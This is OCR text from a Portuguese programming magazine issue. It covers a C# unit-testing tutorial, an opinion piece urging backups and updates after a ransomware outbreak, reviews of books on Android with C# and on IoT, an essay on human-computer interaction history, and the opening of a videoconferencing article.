
Isto irá abrir a janela de "Adicionar novo projecto" e seguimos os passos seguintes:

- Clicar em "Test"
- Seleccionar "Unit Test Project" a partir da lista de templates disponíveis.

Escrever o nome do projecto, no caso "calculadoraTeste" e clicar no botão OK.



Esta acção criou o projeto calculadoraTest juntamente com o Projeto Calcuradora, cujas funções vão ser testadas. Para aceder todos os quatro métodos da calculadora no projeto de teste é necessário adicionar uma referência ao projecto calculadora no projeto de testes, tal como pode ser observado na imagem seguinte. Da mesma forma podemos observar que foi adicionada uma referência a Microsoft.VisualStudio.QualityTools.UnitTestFramework.



Feitos estes passos teremos o código auto-gerado, idêntico ao que se segue.

```
using System;
using Micro-
soft.VisualStudio.TestTools.UnitTesting;
using Calculadora

namespace CalculadoraTeste
{

    [TestClass]
    public class UnitTest1
    {
        [TestMethod]
        public void MethodTeste1()
        {
            // TODO : Write test code
        }
    }
}
```

De seguida adicionamos o código das funções de teste do projecto Calculadora, mas antes vejamos o seguinte:

- A namespace ***System*** contém as classes fundamentais e as classes base que definem tipos de dados de valor e de

referência mais comuns, eventos, handlers, interfaces, atributos e exceções de processamento.

- A namespace **Microsoft.VisualStudio.TestTools.UnitTesting** fornece as classes que disponibilizam o suporte a testes unitários. Esta namespace contem os atributos que identificam a informação para o *test engine*, sobre as *data sources* e o *deployment* bem com as excepções referentes aos testes unitários.

A namespace **CalculadoraBasica** contem todas as funções que vão ser testadas.

Os requisitos que devem ser seguidos

Requisitos da classe de Testes:

Os requisitos mínimos para uma classe de testes na escrita de um caso de teste unitário são os seguintes:

- Quando se utiliza a Microsoft Unit Test para escrever caso de teste o atributo [TestClass], é necessário à estrutura da framework Microsoft Unit Test para qualquer classe que contenha métodos de teste unitário que se pretendam executar no Visual Studio Test Explorer.

Cada método de testes que se for executar deve ter o atributo [TestMethod] antes do método.

Requisitos dos métodos de teste:

Um método de teste deve cumprir os seguintes requisitos:

- O método deve ser definido com o atributo [TestMethod] logo acima do nome do método.

- O método deve ter o tipo de retorno void.

O método não pode ter quaisquer parâmetros.

Escrever primeiro Método de Teste Unitário

Vejamos como escrever métodos de teste unitário para verificar o comportamento do método adicionar, subtrair, dividir e multiplicar da classe calculadoraBasica.

```
[TestClass]
public class UnitTest1
{

  [TestMethod]
  public void Test_MetodoSoma()
  {
    CalcuradoraBasica cb = new CalcuradoraBasica();
        double res = cb.Soma(10, 10);
        Assert.AreEqual(res, 20);
    }

  [TestMethod]
  public void Test_SubtraiMethod()
  {
    CalcuradoraBasica cb = new CalcuradoraBasica();
        double res = cb.Subtrai(10, 10);
        Assert.AreEqual(res, 0);
    }

  [TestMethod]
  public void Test_DivideMethod()
  {
    CalcuradoraBasica cb = new CalcuradoraBasica();
        double res = cb.divide(10, 5);
        Assert.AreEqual(res, 2);
    }
```

```
  [TestMethod]
  public void Test_MultiplicaMethod()
  {
   CalcuradoraBasica cb = new CalcuradoraBasica();
        double res = cb.Multiplica(10, 10);
        Assert.AreEqual(res, 100);
    }
}
```

Podemos ver que em cada função de teste é utilizada a framework *Microsoft Unit Test* para código gerido, recorrendo ao método *Assert.AreEqual* para avaliar se o resultado final é o esperado.

Compilar e correr o teste

Para compilar e executar o teste, os passos são os seguintes:

- No Solution Explorer (Ctrl + Alt + L) deve-se clicar com o botão direito do rato em Solution '*CalculadoraBasica*' e clicar em *Build Solution*.

- Escolher Test Menu -> Run -> All Test.

No Test Explorer e clicar em *Run All* para executar os testes para todos os métodos de teste.
Quando o teste estiver em execução, a barra de status na parte superior da janela será animada. E no final do teste, a barra de status ficará verde se todos os métodos de teste passarem, ou vermelho se algum dos testes não passar.

No caso de um teste falhar, o método de teste é movido para o grupo de testes com falha. Nesse caso, selecciona-se o método no Test Explorer para exibir os detalhes na parte inferior da janela.

Corrigir o código e re-executar os testes

A primeira coisa a fazer, é analisar os resultados dos testes e apurar o motivo da falha. Os resultados dos testes têm uma uma mensagem detalhada que descreve as razões pelas quais o teste falhou. Para o método multiplica, podemos ver uma mensagem que exibe o que era esperado (o parâmetro <XXX>) e o que foi realmente retornado (o parâmetro <YYY>).

Para corrigir o erro, basta substituir + (somar) por * (multiplicar).

```
public double Multiplica(double num1, double
num2)
{
    return num1 * num2;
}
```

Uma vez corrigido o erro que levou à falha no teste, reexecuta-se o teste para verificar se o código está a funcionar como suposto ou não. No Test Explorer, escolhe-se *Run All* para executar novamente os testes. Nessa altura a barra vermelha / verde fica verde e o teste é movido para o grupo Testes Passados com sucesso.

Se todos os testes passarem conveninentemente tal como suposto, podemos considerar que o código é eficaz, ainda que não eficiente e que irá cumprir aquilo para que foi desenvolvido.

Conclusão

Ao longo deste artigo, que se pretendeu ser apenas uma introdução aos testes unitários em C# com *MS Unit Test*, foi desenvolvida uma calculadora extremamente simples, apenas com quatro operações aritméticas básicas, retornando

apenas valores do tipo double, e os testes para verificar se cada um dos métodos da calculadora (um método para cada operação) passaria no teste, tal como era esperado. Para efeitos de exemplo o método destinado à multiplicação foi escrito errado, propositadamente, para depois após os testes, ser corrigido.

Tal como se pode ver, os testes validam a saída de cada método, verificando se os valores retornados são os espectáveis, ou não, situação em que os testes não "passam", permitindo assim avaliar se o código apesar de não ter erros de sintaxe, nem gerar excepções, executa aquilo para que foi escrito ou não.

Existem diversas razões para se utilizarem testes unitários, primeiramente garantir que o código faz aquilo para que o escrevemos, no entanto, podem ser usados para seguir metodologias como DDT (desenvolvimento dirigido por testes / test driven development), contudo esse tema não foi abordado neste artigo, ficando para uma próxima oportunidade!

Referências


MSDN - Unit Test Your Code https://msdn.microsoft.com/en-us/library/hh694602.aspx

MSDN - Writing Unit Tests for the .NET Framework with the Microsoft Unit Test Framework for Managed Code https://msdn.microsoft.com/en-us/library/ms182532.aspx

MSDN - Walkthrough: Creating and Running Unit Tests for Managed Code https://msdn.microsoft.com/en-us/library/ms182532.aspx

Channel 9 - Live Unit Testing in Visual Studio 2017 https://channel9.msdn.com/Events/Visual-Studio/Visual-Studio-2017-Launch/T105

> ***"Testar software é sempre um "quebra-cabeças"***



AUTOR

Escrito por António C. Santos

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, "aprender, ensinar, criar, partilhar, melhorar e seguir". Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter:@apocsantos

Depois da casa roubada, trancas na porta!

Muito se tem falado desde a passada sexta-feira sobre cyber-segurança, mas antes disso pouco se dizia. Isso faz lembrar o ditado português, “depois da casa roubada, trancas na porta”. Ora bem, na passada sexta-feira, um ransomware, infectou imensos sistemas, colocando os dados reféns de um resgate a ser pago aos criadores do malware. Até aqui, nada de inédito, este tipo de ataques tem sido cada vez mais comum! O estranho é o “pânico” gerado em volta da situação e mais estranha será a falta de uma politica “pró-activa” de prevenção!

Um ransomware, encripta os dados contidos nos discos -rígidos e solicita um pagamento de um resgate! Bem, se existirem cópias de segurança, para quê pagar resgate ? Restaura-se a cópia de segurança e recomenda-se aos “autores” do “dito cujo” que vão “plantar nabos num qualquer deserto”, porque os dados continuam disponíveis e o ataque foi apenas mais um fracasso! Situação em que se poderia dizer que “venha de lá o assalto” que as trancas estão na porta! Mas infelizmente numa grande quantidade de situações tal não aconteceu!

Segundo se pode ler nas noticias, centenas de computadores não estavam devidamente actualizados, muitos utilizavam versões vulneráveis dos sistemas operativos e tudo isso contribuiu para a situação! Mas mais do que isso, segundo o que foi amplamente noticiado, o dito malware propagava-se inicialmente por anexo de e-mail! Observando isto, algo não pode deixar de intrigar: Porque motivo abriria um anexo de e-mail, com um ficheiro executável ? E sendo este de um remetente que desconheço, ou que por norma, não me envia este tipo de ficheiros ? Seria normal o utilizador pensar “Mas porque motivo me envia um executável ? Não será melhor perguntar primeiro ?” Aparentemente ninguém se terá lembrado de antes de abrir, contactar o remetente e perguntar “Enviaste-me um ficheiro executável, o que é?”. Vendo tudo isto e todas as situações que aconteceram ao redor disto, dou por mim a pensar “então mas o descuido é tanto”? Talvez mais do que uma falha do sistema operativo, se possa considerar que o “descuido” foi o maior “aliado” do malware! Este pensamento remete para uma passagem de um conhecido filme da década passada, baseado num livro mais conhecido e bastante mais antigo, em que num dos diálogos, um dos personagens faz a observação “*So neglect becomes our ally.* “ (então a negligencia, torna-se o nosso aliado). Efectivamente em certo ponto, sou levado a crer que o desleixe, ou a falta de “educação” para os perigos, acabou sendo o maior aliado para o sucesso deste triste incidente.

Então e as trancas na porta ? Bem, face à situação foram libertados updates até para sistemas operativos que já foram descontinuados, para corrigir a falha utilizada pelo malware. A compra de software anti-virus aparentemente terá aumentado desde a passada sexta-feira. A quantidade de informação ou “desinformação” que circula é cada vez maior e cada vez mais se fala no problema da cyber segurança. Então e falar antes de ter acontecido o incidente de sexta-feira passada? Parece efectivamente que o velho ditado português, resistiu ao mundo da tecnologia e continua actual e aplicável! “Depois da casa roubada, trancas na porta”!

Não vá um futuro revelar mais surpresas semelhantes às que se têm visto nas notícias, nada melhor que “colocar as trancas”, enquanto é tempo, antes da “casa roubada”, implementar uma boa politica de backups, actualizar os sistemas operativos, ter um bom anti-vírus instalado! Sim, existem às centenas, para todos os gostos e medidas, mas mais do que tudo isso… Em caso de dúvida, pergunte-se a quem sabe! Porque não é “pecado” algum, perguntar, mais vale perguntar que remediar!

AUTOR

Escrito por António C. Santos

Programar é criar um novo mundo escrevendo código, cumprindo os mais elementares desígnios da vida, “aprender, ensinar, criar, partilhar, melhorar e seguir”. Formou-se no Instituto Politécnico de Viana do Castelo. Membro da Comunidade Portugal-a-Programar desde Agosto de 2007, é também membro da Sahana Software Foundation, onde é Programador Voluntário desde 2012, actualmente exerce funções de mentor voluntário na plataforma MOOC Coursera . Twitter:@apocsantos

Media Partners da Revista PROGRAMAR

Análises

ANDROID COM C# - INTRODUÇÃO AO DESENVOLVIMENTO

Internet das Coisas - Introdução Prática

Android com C# - Introdução ao Desenvolvimento

Título: Android com C# - Introdução ao Desenvolvimento

Autores: Henrique Loureiro

Editora: FCA - Editora de Informática

Páginas: 176

ISBN: 978-972-722-844-7

Formato: Capa soft

Nesta edição vamos fazer a review do Livro "Android com C# - Introdução ao Desenvolvimento" escrito por Henrique Loureiro.

O livro introduz o programador que tem conhecimentos em .NET, nomeadamente em C#, ao paradigma de desenvolvimento em mobile, utilizando o Visual Studio com plataforma de desenvolvimento e utilizando o Xamarin para o desenvolvimento mobile.

O livro está organizado em duas partes, a primeira mais teórica com alguns exercícios para consolidar os conhecimentos no final de cada um dos capitulos e uma segunda parte com alguns projetos completos mais abrangentes.

É de realçar que este livro é apenas uma introdução, pelo que não abrange todos os temas no que diz respeito ao desenvolvimento de aplicações em Android, no entanto cobre os componentes fundamentais seu desenvolvimento alinhado à linguagem C#.

O primeiro capitulo cobre os passos fundamentais para ter o ambiente a funcionar, passando pelos requisitos mínimos, instalação do Visual Studio, Xamarin e as bibliotecas. Como não poderia faltar é realizado o famoso "Hello World" e finalizando com alguns exercícios.

No segundo capitulo aborda o tema das "Actividades", o seu ciclo de vida, configuração, iteração entre "Actividades", intends e notificações. Para quem desconhece o que é uma "Actividade", uma "Actividade" é um ecrã da aplicação que contem dados. Ao longo do capitulo a informação é dada de forma simples e sem complicações, permitindo ao leitor uma melhor inteiração com os temas.

Os layouts existentes, ou mais utilizados, são discutidos no Capitulo 3 mostrando alguns exemplos de como é que os componentes são dispostos nos ecrãs. O capitulo é extenso com inúmeros pedaços de código explicando como colocar controlos, mudar as suas propriedades e dispô-los no ecrã.

Até aqui tenho falado de controlos, sem explicar o que são. No Capitulo 4 são descritos os controlos assim como as suas propriedades. São apresentados exemplos de como utilizar cada um deles.

Os capítulos 5 e 6 desta primeira parte falam como criar projetos em Xamarin Forms e publicar as aplicações no Google Play. São capítulos pequenos mas eficientes.

Na segunda parte do livro, existem 6 projetos completos que por um lado mostram os controlos, layouts e actividades usadas em aplicações que podemos utilizar, por outro lado vai aumentado o grau de complexidade de projeto em projecto

Conclusão

Este livro é uma boa introdução à programação em Android com C#, apesar de ser um livro pequeno é bastante eficaz nos conceitos que aborda e têm muito exemplos/projetos ao longo do livro que ajuda a consolidar o conhecimento.

AUTOR

Escrito por Nuno Cancelo

Curioso por natureza e engenheiro informático por formação. Desde muito cedo me despertou o interesse pelos computadores e informática com o famoso Spectrum. Tenho um gosto peculiar por aprender novas coisas frequentemente mesmo que não venha a trabalhar com elas e optimizar os sistemas aumentando a sua performance.

Internet das Coisas - Introdução Prática

Título: Internet das Coisas - Introdução Prática

Autores: Pedro Coelho

Editora: FCA

Páginas: 304

ISBN: 978-972-722-849-2

Formato: Capa soft

Desde há anos que se têm vindo a desenvolver equipamentos e soluções com ligação à internet e intranets, para as mais diversas funcionalidades. Muito do que anteriormente era conhecido como automação agora é chamado de internet das coisas.

Neste livro o autor apresenta a temática da internet das coisas (IoT), mantendo um foco bastante prático ao longo dos capítulos. Começa com uma introdução, que incluiu uma breve história da internet das coisas, e procede apesentando algumas das tecnologias disponíveis, abordando alguns pontos de maior interesse, como o caso de machine learning.

Já no terceiro capitulo o autor foca-se numa das partes mais interessantes do IoT, as comunicações, abordando os diversos aspectos da conectividade, tecnologias, de comunicação moveis, tecnologias de rádio, entre outras.

Já no quarto capitulo o autor foca-se em casos práticos de uso, orientando o leitor a experimentar alguns dos casos apresentados, todos eles com graus de dificuldade diferentes, no entanto todos eles pertinentes e interessantes,, aplicáveis a situações do dia a dia. E abrangendo as mais diversas temáticas.

Apesar da quantidade de plataformas disponíveis no marcado, ser vasta o autor decide focar-se no SbC (Single Board Computer) Raspberry Pi e na API de java Pi4J, para o desenvolvimento, fazendo uma apresentação acessível e interessante desta API e do desenvolvimento de soluções baseadas nela, sempre acompanhada de exemplos práticos.


Na continuidade do livro o autor foca outros aspectos relevantes como a comunicação M2M (Machine 2 Machine), dan do especial enfoque ao protocolo MQTT (Message Queuing Telemetry Transport, novamente acompanhado de um exemplo.

Mais que uma moda, é uma tendência o uso de “bg data”, e o seu uso em internet das coisas. Este tema, ainda que abordado de forma mais superficial, pode ser encontrado no livro.

Por fim o autor foca os aspectros da segurança em IoT, apresentando as tecnologias e os diversos aspectos, deste que é um dos mais importantes aspectos quando se desenvolvem soluções IoT.

Em conclusão pode-se dizer que o livro se relevou bastante interessante sobre o tema e uma mais valia para quem esteja a aprender, estudar, ou deseje aumentar os seus conhecimentos nesta área. Poderia ter abordado outras plataformas como o caso do famoso arduino/genuino, que neste momento apresenta-se em diversos modelos com capacidades de processamento diferentes, da mesma forma que poderia ter abordado as plataformas Intel (Galilleo e Edisson), ou as cada vez mais comuns Node (nodeMCU e Node32), bem como alguns dos sitemas operativos especialmente voltados para IoT, utilizáveis no Raspberry, como por exemplo o Microsoft Windows IoT Core. No entanto deve-se ressalvar que estes temas poderiam tornar o livro demasiado volumoso, face ao que seria pretendido pelo autor e o facto de não terem sido abordados não são de forma alguma uma perda de qualidade da obra.

Em suma e de forma sucinta, recomenda-se este livro a todos os que se interessam por IoT, ou pretendam saber mais sobre o tema.



AUTOR

Escrito por Sara Freixo

Licenciada na Escola Superior de Educação do Porto, iniciou-se no mundo da programação em 1996, tendo acompanhado a evolução da tecnologia desde então. Especializou-se em Tecnologia e Programação de Sistemas de Informação, sendo neste momento WebDeveloper e Designer em part-time, estando também envolvida em alguns projectos de software Open-Source.

No Code

AA INTERFACE HUMANO-COMPUTADOR E SUA RELAÇÃO COM O CONCEITO DE QUALIDADE NO DESENVOLVIMENTO DE SOFTWARE E SUA PERCEPÇÂO AOS OLHOS DO USUÁRIO (Parte II)

VIDEOCHAMADA/VIDEOCONFERÊNCIA O PROJECTO SEEME

Tinker Board


PROGRAMAR Saturday 2017

Windows 10: As novidades do Creators Update (Build 15063 - Version 1703)

A INTERFACE HUMANO-COMPUTADOR E SUA RELAÇÃO COM O CONCEITO DE QUALIDADE NO DESENVOLVIMENTO DE SOFTWARE E SUA PERCEPÇÃO AOS OLHOS DO USUÁRIO (PARTE II)

Apesar do conceito de qualidade poder ser "mensurado" este é, em essência, abstrato. A mensuração da qualidade depende do nível de satisfação que se deseja atingir junto ao cliente. Um produto de qualidade, aos olhos do cliente é aquele que atende suas expectativas e necessidades e não necessariamente se este produto é ou não durável aos olhos de outrem.

O desenvolvimento de melhores interfaces desde o início da era da computação eletrônica com o advento do computador ENIAC de 1945/46 construído para o exército Norte-Americano com o objetivo de ser usado no seu laboratório de pesquisa balística (MORENO, 2011) tornou-se matéria de estudo, mais aprofundada, aos longos dos anos subsequentes na medida em que a computação passou a ser mais popular e acessível a seres humanos comuns da sociedade. Ao longo dos anos posteriores a partir de meados da década de 1940 nota-se que há uma maior preocupação com as questões de usabilidade dos computadores.



«ENIAC Photos - Volume I »

Se observado o primeiro computador pessoal Altair 8800 lançado em 1975 (OLDCOMPUTER.NET, 2002) com a ótica atual ver-se-á uma interface considerada inadequada para os dias atuais. Mas no momento de seu lançamento era o que se tinha de melhor. Era um kit de computador vendido desmontado para ser montado em casa por entusiastas em eletrônica, não tinha teclado ou monitor de vídeo, todas as ações de entrada e saída eram executadas a partir de seu painel principal com o ligamento e o desligamento de chaves comutadoras. Não se via, além deste público mais ninguém utilizando aquele equipamento. Não demorou para que surgissem soluções de microcomputadores com aparência profissional, como foram os Apple II, TRS-80, Amiga PET, entre outros.

Se observado o período de 1946 até 1984 a melhoria nas interfaces de uso de computadores ocorreu na mudança dos painéis com luzes piscantes para os ecrãs (monitores de raios catódicos em fósforo verde, branco, azul ou âmbar) e a junção de um teclado similar aos usados nas máquinas de escrever. Na atualidade os ecrãs seguem novas tecnologias que proporcionam maior conforto visual.


«Apple Computer Museum »

O primeiro contato com uma interface gráfica, para o público geral ocorreu com o lançamento do primeiro Macintosh em 1984 da empresa Apple, que apesar de vários problemas internos na época conseguiu revolucionar a forma de interação humano-computador, apresentando além do teclado e monitor de vídeo um mouse como periférico de apontamento. A Apple não revolucionou a interface humano-computador da época a partir de pesquisas próprias, mas recebeu de "mão beijada" toda ideia da empresa XEROX que havia produzido uma estação de trabalho nos mesmo moldes em 1972 e foi recusada por sua alta cúpula (OUTER SPACE, 2012 & GUEDIN, 2012). O mouse (rato em Portugal, ratón na Espanha e mouse no Brasil) como periférico de apontamento, não fora desenvolvido pela XEROX, mas baseado no projeto de Douglas Carl Engelbart que apresentou o que é chamado de mouse em 1962 (MOUSESITE, 2016).

Após as decorrências desse momento histórico o que se tem são as melhorias dessa tecnologia. No entanto, as melhorias apresentadas nas interfaces gráficas até os dias de hoje não são tão mais impactantes como foi na década de 1980.

É notório perceber que a história do desenvolvimento da Interface Humano-Computador (IHC) ocorreu concomitante a evolução da computação de forma natural, tornando-se mais recentemente como uma das fontes de pesquisa e discussão sobre questões de usabilidade funcional. Na atual conjuntura, não é possível discutir a qualidade de software apenas do ponto de vista produtivo, mas necessário proceder uma discussão do ponto de vista da usabilidade operacional dos sistemas. O que se busca com o ferramental hardware e software é aumentar a produtividade das empresas e dos usuários da computação. Não é necessário ir ao passado e visualizar as formas de interação dos computadores mais antigos com a forma de interação dos computadores mais modernos. Os computadores mais antigos, eram no geral usados por especialistas e cientistas e pouco importava a mecânica de comunicação com os computadores. A preocu-

pação a essa relação, ocorre a partir do surgimento dos microcomputadores e do acesso de pessoas comuns ao uso desta tecnologia.



«TechSpot »

Se tomar, como simples exemplo, o uso de caixas eletrônicos (terminais ATM - Asynchronous Transfer Mode) disponibilizados pela rede bancária aos seus clientes já é possível perceber sistemas que são mais fáceis e rápidos de usar que outros. No geral os bancos oferecem a seus clientes os mesmos serviços de acesso, mas o comportamento operacional de cada sistema pode ser diferente. Há bancos que possuem sistemas de comunicação mais elegantes, com visual mais leve que agiliza a localização das opções na tela e diminui o tempo de permanência a frente do caixa eletrônico, se comparado a sistemas de outros bancos concorrentes que podem efetuar suas ações em tempo maior. Isto não significa que o sistema de um banco é pior ou melhor do que de outro banco. Não é possível ao usuário saber o nível de qualidade usado internamente nos sistemas, mas do ponto de vista da usabilidade o usuário terá uma perceção mensurável podendo julgar qual interface de acesso melhor atende suas necessidades e espectativas.

BIBLIOGRAFIA

GUEDIN, R. Em 1972, a Xerox previu como seria o PC de hoje. Gizmodo, 2012. Disponível em: <http://www.gizmodo.com.br/em-1972-a-xerox-previu-como-seria-o-pc-de-hoje/>. Acesso em: 5 mai 2016.

MORENO, J. B. ENIAC, primeiro computador do mundo, completa 65 anos. Tecnoblog, 2011. Disponível em: <http://tecnoblog.net/56910/eniac-primeiro-computador-do-mundo-completa-65-anos/>. Acesso em: 22 abr 2016.

MOUSESITE. The Demo. Stanford, 2016. Disponível em: <http://sloan.stanford.edu/mousesite/1968Demo.html>. Acesso em: 15 abr 2016.

OLDCOMPUTER.NET. MITS Altair 8800. Obsolete Technology Homepage, 2002. Disponível em: <http://oldcomputers.net/altair.html>. Acesso em: 5 mai 2016.

OUTER SPACE. Em 1972 a XEROX Palo Alto Research Center (PARC) Previa o Futuro dos Computadores. R7, 2012. Disponível em: <http://forum.outerspace.com.br/index.php?threads/em-1972-a-xerox-palo-alto-research-center-parc-previa-o-futuro-dos-computadores.280619/>. Acesso em: 27 abr 2016.

«Wikipédia »

AUTOR

Escrito por Augusto Manzano

Natural da Cidade de São Paulo, tem experiência em ensino e desenvolvimento de programação de software desde 1986. É professor da rede federal de ensino no Brasil, no Instituto Federal de Educação, Ciência e Tecnologia. É também autor, possuindo na sua carreira várias obras publicadas na área da computação.

VIDEOCHAMADA/VIDEOCONFERÊNCIA O PROJECTO SEEME

A *Gateway SeeMe* pretende apresentar uma solução de baixo custo para a obtenção de videochamada, videoconferência de qualidade. No decorrer do artigo mostra-se que uma solução *IP* é independente das características de rede, tanto corre sobre uma rede de pacotes, como sobre uma rede de circuitos. Explicam-se as diferenças entre a comunicação de voz e a de videoconferência.

INTRODUÇÃO


Para a videochamada ou videoconferência ser de qualidade, há um conjunto de requisitos. A voz e o vídeo têm que estar síncronos, não pode haver paragens (*freeze)*, a imagem não se pode desfazer, e a comunicação deve efetuar-se em simultâneo nos dois sentidos (de forma síncrona)

Qual é a importâncias destas características?

